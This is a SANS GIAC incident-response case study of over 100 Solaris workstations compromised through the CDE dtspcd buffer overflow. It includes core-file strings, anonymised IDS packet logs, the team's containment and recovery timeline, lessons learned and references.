The Local Security Group has an Incident Handling Team consisting of approximately five personnel. The team includes Unix/Linux experts, Windows experts, and Mac experts. About 50% of the computer systems are Unix/Linux and 50% PC/Mac. One team member is the team lead and assigns personnel to incidents. Team members are required to attend one IT security incident response training course per year. Team members also have periodic knowledge sharing meetings. Team members have co-located offices in the same area with the security testbed. The testbed includes instances of most system types. Each team member is issued a cell phone with a pager function.

Most desktop systems (Linux/PC/Mac) are subscribed to a desktop service contract provided by a contracting company. A formal agreement specifies roles, responsibilities, and procedures for desktop System Administrators for assisting in investigations on subscribed systems.

In addition, the Incident Handling Team, as part of the Local Security Group forms a loosely organized consortium with the Local Physical Security Group, and the Local General Counsel (legal). If the details of an incident are to be released to the public, the Local Public Affairs Office is brought into discussions beforehand.

3.1.2 Corporate Security Group

The Corporate Security Group's incident handling process is considered proprietary and cannot be released. They have their own procedures for evidence collection and maintaining a provable chain of custody. Their processes are designed to ultimately support prosecution. The Corporate Security Group resident on location consists of three members.

3.2 Identification

The following chronological sequence of events describes the security incident discovery and identification.

April 17 @ 4:20 pm - System Administrator (SA) "Mick" notices the Solaris workstation "victim-1" is sending him an email every five minutes notifying that Secure Shell (SSH) is down and is being restarted.

Victim-1 is one of a group of workstations supporting software development across several buildings at location. The supporting SA's run a CRON job on the remote workstations that executes every five minutes to test if SSH is running and if it is not, restarts SSH and sends them an e-mail notification. This is done because telnet is disabled and if SSH stops, the SA's have to go to the console in the remote building to start up SSH again to access the machine.

Mick remotely logs onto victim-1 to investigate. He issues the ps command, but it does not execute and he gets an error message consisting of a long string of special characters. He then checks the file size of the snmpxdmi daemon in

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

/userlib/security/ and finds the file size is zero. (He checked this based on previous experience with an unrelated security incident.) This confirms his suspicion that the system has been hacked.

April 17 @ 5:00 pm - “Harry” of Local Security Group receives voice message from SA Mick indicating a possible system compromise on Local system “victim-1.” Mick disconnects victim-1 from the network but leaves it powered on.

April 18 @ 12:00 pm – SA Mick reconnects victim-1 to the network. Harry begins examination of victim-1 and determines it was compromised on Wednesday, April 17 from xxx.xxx.xxx.xxx by exploiting the buffer overflow in the CDE Subprocess Control Service vulnerability. The intruders were able to gain system privileges and then download a rootkit. Then, they started a backdoor SSH2 server on a high numbered port and installed a second Netcat backdoor on port 77.

The following is the first 30 lines of the core file from victim-1 by doing the command "strings" on the core file.

```
CORE
dtspcd
/usr/dt/bin/dtspcd
CORE
SUNW,Ultra-5_10
CORE
CORE
CORE
CORE
CORE
dtspcd
/usr/dt/bin/dtspcd
CORE
CORE
SUNW,Ultra-5_10
CORE
CORE
CORE
CORE
DTMOUNTPOINT
DTSPCD.log
/dev/null
-log
-debug
-auth_dir
Authentication directory set to '%s'.
-mount_point
%s=%s
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Mount point set to '%s'.
Failed to add the mount point '%s' to the environment.
```

Note the references to dtspcd. Next is an excerpt from the intrusion detection system log file from around the time of the first detected exploit. The IP address of the attacker has been replaced by “attacker” and the IP address of the victim is replaced by “victim.”

Intrusion Detection System Log

Note 1.

```
2002/04/17-17:34:58.510000 attacker.2350 > victim.dtspc: S 1223884138:1223884138(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:34:58.510000 victim.dtspc > attacker.2350: S 1108230535:1108230535(0) ack 1223884139 win 10136  (DF)
2002/04/17-17:34:59.060000 victim.dtspc > attacker.2350: F 1108230602:1108230602(0) ack 1223884192 win 10136  (DF)
2002/04/17-17:34:59.060000 attacker.2350 > victim.dtspc: F 1223884192:1223884192(0) ack 1108230602 win 5840  (DF) [tos 0x70]
2002/04/17-17:34:59.070000 attacker.2355 > victim.dtspc: S 1223638797:1223638797(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:34:59.070000 victim.dtspc > attacker.2355: S 1108420147:1108420147(0) ack 1223638798 win 10136  (DF)
2002/04/17-17:35:00.600000 victim.dtspc > attacker.2355: F 1108420148:1108420148(0) ack 1223647104 win 10136  (DF)
2002/04/17-17:35:00.850000 attacker.2372 > victim.dtspc: S 1226683590:1226683590(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:35:00.850000 victim.dtspc > attacker.2372: S 1108696090:1108696090(0) ack 1226683591 win 10136  (DF)
2002/04/17-17:35:01.760000 attacker.2355 > victim.dtspc: F 1223647104:1223647104(0) ack 1108420149 win 5840  (DF) [tos 0x70]
2002/04/17-17:35:01.970000 victim.dtspc > attacker.2372: F 1108696091:1108696091(0) ack 1226691897 win 10136  (DF)
2002/04/17-17:35:02.190000 attacker.2372 > victim.dtspc: F 1226691897:1226691897(0) ack 1108696092 win 5840  (DF) [tos 0x70]
2002/04/17-17:35:02.190000 attacker.2387 > victim.dtspc: S 1236575408:1236575408(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:35:02.190000 victim.dtspc > attacker.2387: S 1108944913:1108944913(0) ack 1236575409 win 10136  (DF)
2002/04/17-17:35:04.100000 victim.dtspc > attacker.2387: F 1108944914:1108944914(0) ack 1236583715 win 10136  (DF)
2002/04/17-17:35:04.320000 attacker.2387 > victim.dtspc: F 1236583715:1236583715(0) ack 1108944915 win 5840  (DF) [tos 0x70]
2002/04/17-17:35:04.330000 attacker.2410 > victim.dtspc: S 1231201544:1231201544(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:35:04.330000 victim.dtspc > attacker.2410: S 1109269381:1109269381(0) ack 1231201545 win 10136  (DF)
2002/04/17-17:35:05.960000 victim.dtspc > attacker.2410: F 1109269382:1109269382(0) ack 1231209851 win 10136  (DF)
2002/04/17-17:35:06.200000 attacker.2410 > victim.dtspc: F 1231209851:1231209851(0) ack 1109269383 win 5840  (DF) [tos 0x70]
2002/04/17-17:35:06.220000 attacker.2427 > victim.dtspc: S 1237673325:1237673325(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:35:06.220000 victim.dtspc > attacker.2427: S 1109573941:1109573941(0) ack 1237673326 win 10136  (DF)
2002/04/17-17:35:08.030000 victim.dtspc > attacker.2427: F 1109573942:1109573942(0) ack 1237681632 win 10136  (DF)
2002/04/17-17:35:08.250000 attacker.2427 > victim.dtspc: F 1237681632:1237681632(0) ack 1109573943 win 5840  (DF) [tos 0x70]
2002/04/17-17:35:08.260000 attacker.2440 > victim.dtspc: S 1239618805:1239618805(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:35:08.260000 victim.dtspc > attacker.2440: S 1109848889:1109848889(0) ack 1239618806 win 10136  (DF)
2002/04/17-17:35:10.470000 victim.dtspc > attacker.2440: F 1109848890:1109848890(0) ack 1239627112 win 10136  (DF)
2002/04/17-17:35:10.680000 attacker.2440 > victim.dtspc: F 1239627112:1239627112(0) ack 1109848891 win 5840  (DF) [tos 0x70]
2002/04/17-17:35:10.690000 attacker.2461 > victim.dtspc: S 1246927517:1246927517(0) win 5840  (DF) [tos 0x70]
2002/04/17-17:35:10.690000 victim.dtspc > attacker.2461: S 1110175095:1110175095(0) ack 1246927518 win 10136  (DF)
2002/04/17-17:35:21.600000 victim.dtspc > attacker.2461: F 1110175096:1110175096(0) ack 1246935824 win 10136  (DF)
2002/04/17-17:35:21.810000 attacker.2461 > victim.dtspc: F 1246935824:1246935824(0) ack 1110175097 win 5840  (DF) [tos 0x70]
```

Note 2.

```
2002/04/17-17:35:22.160000 victim.1023 > attacker-ftp-server.shell: S 1111795340:1111795340(0) win 8760  (DF)
2002/04/17-17:35:22.260000 attacker-ftp-server.shell > victim.1023: S 1550857156:1550857156(0) ack 1111795341 win 8760  (DF)
2002/04/17-17:39:09.570000 attacker-ftp-server.shell > victim.1023: F 1551860708:1551860708(0) ack 1111795395 win 8760 (DF)
2002/04/17-17:39:09.570000 victim.1023 > attacker-ftp-server.shell: F 1111795395:1111795395(0) ack 1551860709 win 24820 (DF)
```

Note 3.

```
2002/04/17-17:39:36.140000 victim.32781 > sunsolve8.Sun.COM.ftp: S 1143707823:1143707823(0) win 8760  (DF)
2002/04/17-17:39:36.250000 sunsolve8.Sun.COM.ftp > victim.32781: S 1665348744:1665348744(0) ack 1143707824 win 24820  (DF)
2002/04/17-17:39:37.320000 sunsolve8.Sun.COM.ftp-data > victim.32782: S 1667531964:1667531964(0) win 24820  (DF) [tos 0x8]
2002/04/17-17:39:37.320000 victim.32782 > sunsolve8.Sun.COM.ftp-data: S 1143945688:1143945688(0) ack 1667531965 win 8760  (DF)
2002/04/17-17:39:38.890000 victim.32783 > attacker-ftp-server.ftp: S 1144282703:1144282703(0) win 8760  (DF)
2002/04/17-17:39:41.160000 attacker-ftp-server.ftp > victim.32783: S 1593772708:1593772708(0) ack 1144282704 win 8760  (DF)
2002/04/17-17:39:43.030000 sunsolve8.Sun.COM.ftp-data > victim.32782: F 1667995097:1667995596(499) ack 1143945689 win 24820 (DF) [tos 0x8]
2002/04/17-17:39:43.030000 victim.32782 > sunsolve8.Sun.COM.ftp-data: F 1143945689:1143945689(0) ack 1667995597 win 8760 (DF)
2002/04/17-17:39:43.130000 victim.32781 > sunsolve8.Sun.COM.ftp: F 1143707925:1143707925(0) ack 1665356492 win 8760 (DF)
2002/04/17-17:39:43.220000 victim.32781 > sunsolve8.Sun.COM.ftp: R 1143707926:1143707926(0) win 8760 (DF)
2002/04/17-17:39:43.220000 sunsolve8.Sun.COM.ftp > victim.32781: F 1665356529:1665356529(0) ack 1143707926 win 24820 (DF) [tos 0x10]
2002/04/17-17:39:43.220000 victim.32781 > sunsolve8.Sun.COM.ftp: R 1143707926:1143707926(0) win 0 (DF) [tos 0x10]
```

Note 4.

```
2002/04/17-17:40:19.580000 attacker-ftp-server.ftp-data > victim.32784: S 1600979197:1600979197(0) win 24820  (DF)
2002/04/17-17:40:19.580000 victim.32784 > attacker-ftp-server.ftp-data: S 1149373555:1149373555(0) ack 1600979198 win 24820  (DF)
2002/04/17-17:44:42.410000 victim.32783 > attacker-ftp-server.ftp: F 1144282780:1144282780(0) ack 1593772957 win 8760 (DF)
2002/04/17-17:44:42.410000 victim.32784 > attacker-ftp-server.ftp-data: F 1149373556:1149373556(0) ack 1601945854 win 24820 (DF)
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
2002/04/17-17:44:42.670000 victim.32784 > attacker-ftp-server.ftp-data: R 1149373557:1149373557(0) win 24820 (DF)
2002/04/17-17:44:42.850000 victim.32784 > attacker-ftp-server.ftp-data: R 1149373556:1149373556(0) win 0 (DF)
2002/04/17-17:44:43.070000 victim.32784 > attacker-ftp-server.ftp-data: R 1149373556:1149373556(0) win 0 (DF)
2002/04/17-17:44:43.080000 victim.32784 > attacker-ftp-server.ftp-data: R 1149373557:1149373557(0) win 0 (DF)
2002/04/17-17:44:43.090000 victim.32783 > attacker-ftp-server.ftp: R 1144282781:1144282781(0) win 8760 (DF)
```

Notes:

1. Start of the dtspcd exploit against victim. Attacker using multiple systems.
2. Attacker gets root shell.
3. Attacker downloads Sun patches to fix vulnerability.
4. Suspect Attacker downloading rootkit.

April 18 @ 3:45 pm - Harry sends out an Initial Incident Notification via e-mail to the Local Security Managers, Corporate Security Group, and Corporate Security Incident Response Center. Harry also leaves voice messages with Corporate Security Group members.

The Corporate Security Group reviews all Initial Incident Notifications and determines if they will initiate an investigation (with the intent to prosecute) or if the current incident correlates with an existing investigation. If the Corporate Security Group decides to participate, a “system review” is scheduled, evidence is collected, and a provable chain of custody begins. If they decide not to participate, the Local Security Group conducts the investigation and a less formal chain of custody is necessary (i.e. no intent to prosecute).

3.3 Containment

April 18 @ 4:00 pm - Corporate Security Group calls Harry and schedules a system review for April 19 @ 9:00 am.

April 19 @ 8:30 am - Corporate Security Group calls Harry to reschedule the system review for 1:30 pm because of schedule conflicts.

April 19 @ 1:30 pm - Harry from Local Security Group and “Al” from Corporate Security Group perform system review on victim-1. The first step of a system review is to make binary copies of the system’s disks for evidence. All information collected is treated as potential evidence and is handled with a formal “chain of custody.” Additional copies of the disks are made for forensics analysis.

April 19 @ 3:30 pm - Harry and Al run a system review on a second compromised system (victim-2). Al requests copies of files left by the hackers on the compromised systems (victim-1 and victim-2). Al indicates to Local Security Group that they can tell the system administrators to cleanup their systems and advise users to change passwords once the Local Security Group completed their investigation.

April 19 @ 9:45 am - “Ben” of Local Security Group sends out e-mail message to Local sysadmin and Local net news-groups notifying of a location wide CDE scan scheduled for April 20 am.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

April 20 @ 8:00 am – 5:00 pm - Harry and Steve continue to investigate the systems identified in the discovery scan.

April 20 @ 9:00 am - Ben begins a location-wide ISS's Internet Scanner scan for the dtspcd vulnerability and detected around 300 potentially vulnerable systems. Security Problem Log tickets were generated around 300 systems.

April 21 – 23 - Steve performs a location-wide nmap scan to find systems with active services on port 77. These results are correlated with outbound connections made to the suspect site. Around 140 systems were identified as possibly compromised; a few were false positives, leaving over 100 compromised systems.

3.4 Eradication

April 18 @ 3:00 pm - "Steve" from Local Security Group begins a location-wide (approximately 17,000 systems) discovery scan to determine scope of incident.

April 18 @ 4:00 pm - Steve sends an e-mail notification to Local Network Operations to block ports 77 and 6112.

April 18 @ 4:37 pm - Local Network Operations places a block on ports 77 and 6112 at the border routers.

April 18 @ 7:44 pm – Local Network Operations Center sends out network outage notice e-mail to network outage distribution that ports 6112 and 77 tcp/udp will be blocked in response to a security vulnerability until further notice.

April 18 @ 8:11 pm – Local Security Group sends out e-mail notification to all Local System Administrators summarizing the situation, recommending the disabling of dtspcd, and directing any Solaris 7 or 8 System Administrators that suspect an intrusion to call the Security Hotline.

April 18 - The Local Network Operations Center is provided with a list of compromised systems in case it is necessary to block all network access to the systems.

April 18 - Local Network Operations disconnect the compromised systems from the network as quickly as the responsible System Administrators could be notified.

April 19 @ 8:00 am - Steve of Local Security Group begins investigation on systems identified in discovery scan. He sends out a message to Local sysadmin news-group to check systems running dtspcd for signs of a compromise.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

April 25 @ 8:00 pm - Steve uploads a copy of hacker files to the Corporate Security Group analysis system.

3.5 Recovery

The Local Security Group next began the arduous task of coordinating with a large number of System Administrators to initiate cleanup of all systems and notifying all affected users to change their passwords.

The compromised systems were "nuked" and reinstalled with the Solaris operating system and latest security related patches. User data was restored from backup preceding the incident.

The Local Security Group performed network vulnerability scans on the systems as they were brought back on-line and provided the report to the System Administrator. The System Administrator corrected any identified vulnerabilities in consultation with the Local Security Group. The systems and intrusion detection logs continue to be carefully monitored.

3.6 Lessons Learned

The final incident report titled "Summary Report of an Information Technology Computer Security Incident – System compromise of over 100 Local systems – xxxxxx-Victim-1" was written and distributed on May 8, 2002. The conclusion:

"These systems did not have the latest patches installed. This incident could have been prevented if the latest patches had been installed."

Several additional lessons learned were taken away from this incident response. First, the Local Security Group Supervisor met with Corporate Security Group members to discuss procedures for coordinating incident investigations. This led to refinements in the "Computer Security Incident Investigation Procedure." Second, the Local Security Group developed special purpose vulnerability scanning scripts to support future investigations. Third, the Local Security Group refined the process to expedite requesting and obtaining approval for selective, inbound, network blocks from the Network Operations Center.

3.7 Extras

Specific lesson learned – Victim-1 System Administration Group installed Tripwire on their Solaris systems and their Jumpstart server to monitor critical system and security files.

References

Adler, Bo and Threatt, Brad, "Scan of the Month #20," http://project.honeynet.org/scans/scan20/sol/30/ (June 10, 2002).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Barnett, Ryan, “Scan 20,” http://project.honeynet.org/scans/scan20/sol/21.html (June 10, 2002).

Caldera International, Inc. Security Advisory CSSA-2001-SCO.30, "Open UNIX, UnixWare 7: DCE SPC library buffer overflow," http://online.securityfocus.com/advisories/3645 (May 6, 2002).

CDE Documentation Group, Common Desktop Environment 1.0 Advanced User’s and System Administrator’s Guide, Reading, Addison Wesley Publishing Co., 1995, 85-106.

CERT Advisory CA-2002-01, “Exploitation of Vulnerability in CDE Subprocess Control Service,” http://www.cert.org/advisories/CA-2002-01.html (April 26, 2002).

CERTAdvisory CA-2001-31, “Buffer Overflow in CDE Subprocess Control Service,” http://www.cert.org/advisories/CA-2001-31.html (April 26, 2002).

CERT Vulnerability Note VU#172583, “Common Desktop Environment (CDE) Subprocess Control Service dtspcd contains buffer overflow,” http://www.kb.cert.org/vuls/id/172583 (April 26, 2002).

CIAC Information Bulletin M-019, "Multiple Vendor CDE dtpscd Process Buffer Overflow," http://www.ciac.org/ciac/bulletins/m-019.shtml (May 6, 2002).

Comer, Douglas E. and Stevens, David L., Internetworking with TCP/IP Client-Server Programming and Applications, Volume 3, Upper Saddle River, Prentice Hall Inc., 2001, 193-198.

Internet Security Systems Security Alert #101, “Multi-Vendor Buffer Overflow Vulnerability in CDE Subprocess Control Service,” http://www.iss.net/security_center/alerts/advise101.php (April 26, 2002).

Internet Security Systems Security X-Force Database Results, “Multi-Vendor CDE dtspcd daemon buffer overflow,” http://www.iss.net/security_center/alerts/advise101.php (May 6, 2002).

Mitre, “Common Vulnerabilities and Exposures, CVE-2001-0803,” http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803 (April 26, 2002).

netForensic’s Honeynet Research Team, “Scan 20,” http://project.honeynet.org/scans/scan20/scan20.html (June 10, 2002).

One, Aleph, “Smashing the Stack for Fun and Profit,” Phrack 49, Volume Seven, Issue Forty-Nine.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Open Group, “Desktop Technologies – CDE,” http://www.opengroup.org/cde/ (April 26, 2002).

Open Group, “Desktop Technologies Frequently Asked Questions,” http://www.opengroup.org/desktop/faq/ (April 26, 2002).

Security Focus Online, “Multiple Vendor CDE dtspcd Buffer Overflow Vulnerability,” http://online.securityfocus.com/bid/3517/ (May 5, 2002).

Snort Signatures Database, “SHELLCODE sparc NOOP,” http://www.snort.org/snort-db/sid.html?id=645 (June 25, 2002).

Snort Signatures Database, “EXPLOIT CDE dtspcd exploit attempt,” http://www.snort.org/snort-db/sid.html?id=1398 (June 25, 2002).

Sun Microsystems, “docs.sun.com- Solaris Common Desktop Environment: Advanced User’s and System Administrator’s Guide,” http://docs.sun.com/?p=/doc/806-1361/6jaldfjk0&a=view, Solaris 8 User Collection >> Solaris Common Desktop Environment: Advanced User's and System Administrator's Guide >> 7. Configuring the Desktop in a Network >> Configuring Desktop Clients and Servers (June 17, 2002).

Sun Microsystems, “SunOS 5.8 Man Pages, inetd – Internet services daemon,” Last change October 26, 1999 (June 18, 2002).

Sun Microsystems, “SunOS 5.8 Man Pages, inetd.conf – Internet servers database,” Last change November 10, 1999 (June 18, 2002).

Sun Microsystems, “SunOS 5.8 Man Pages, dtspcd – CDE Subprocess Control Service,” Last change April 4, 1994 (June 18, 2002).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.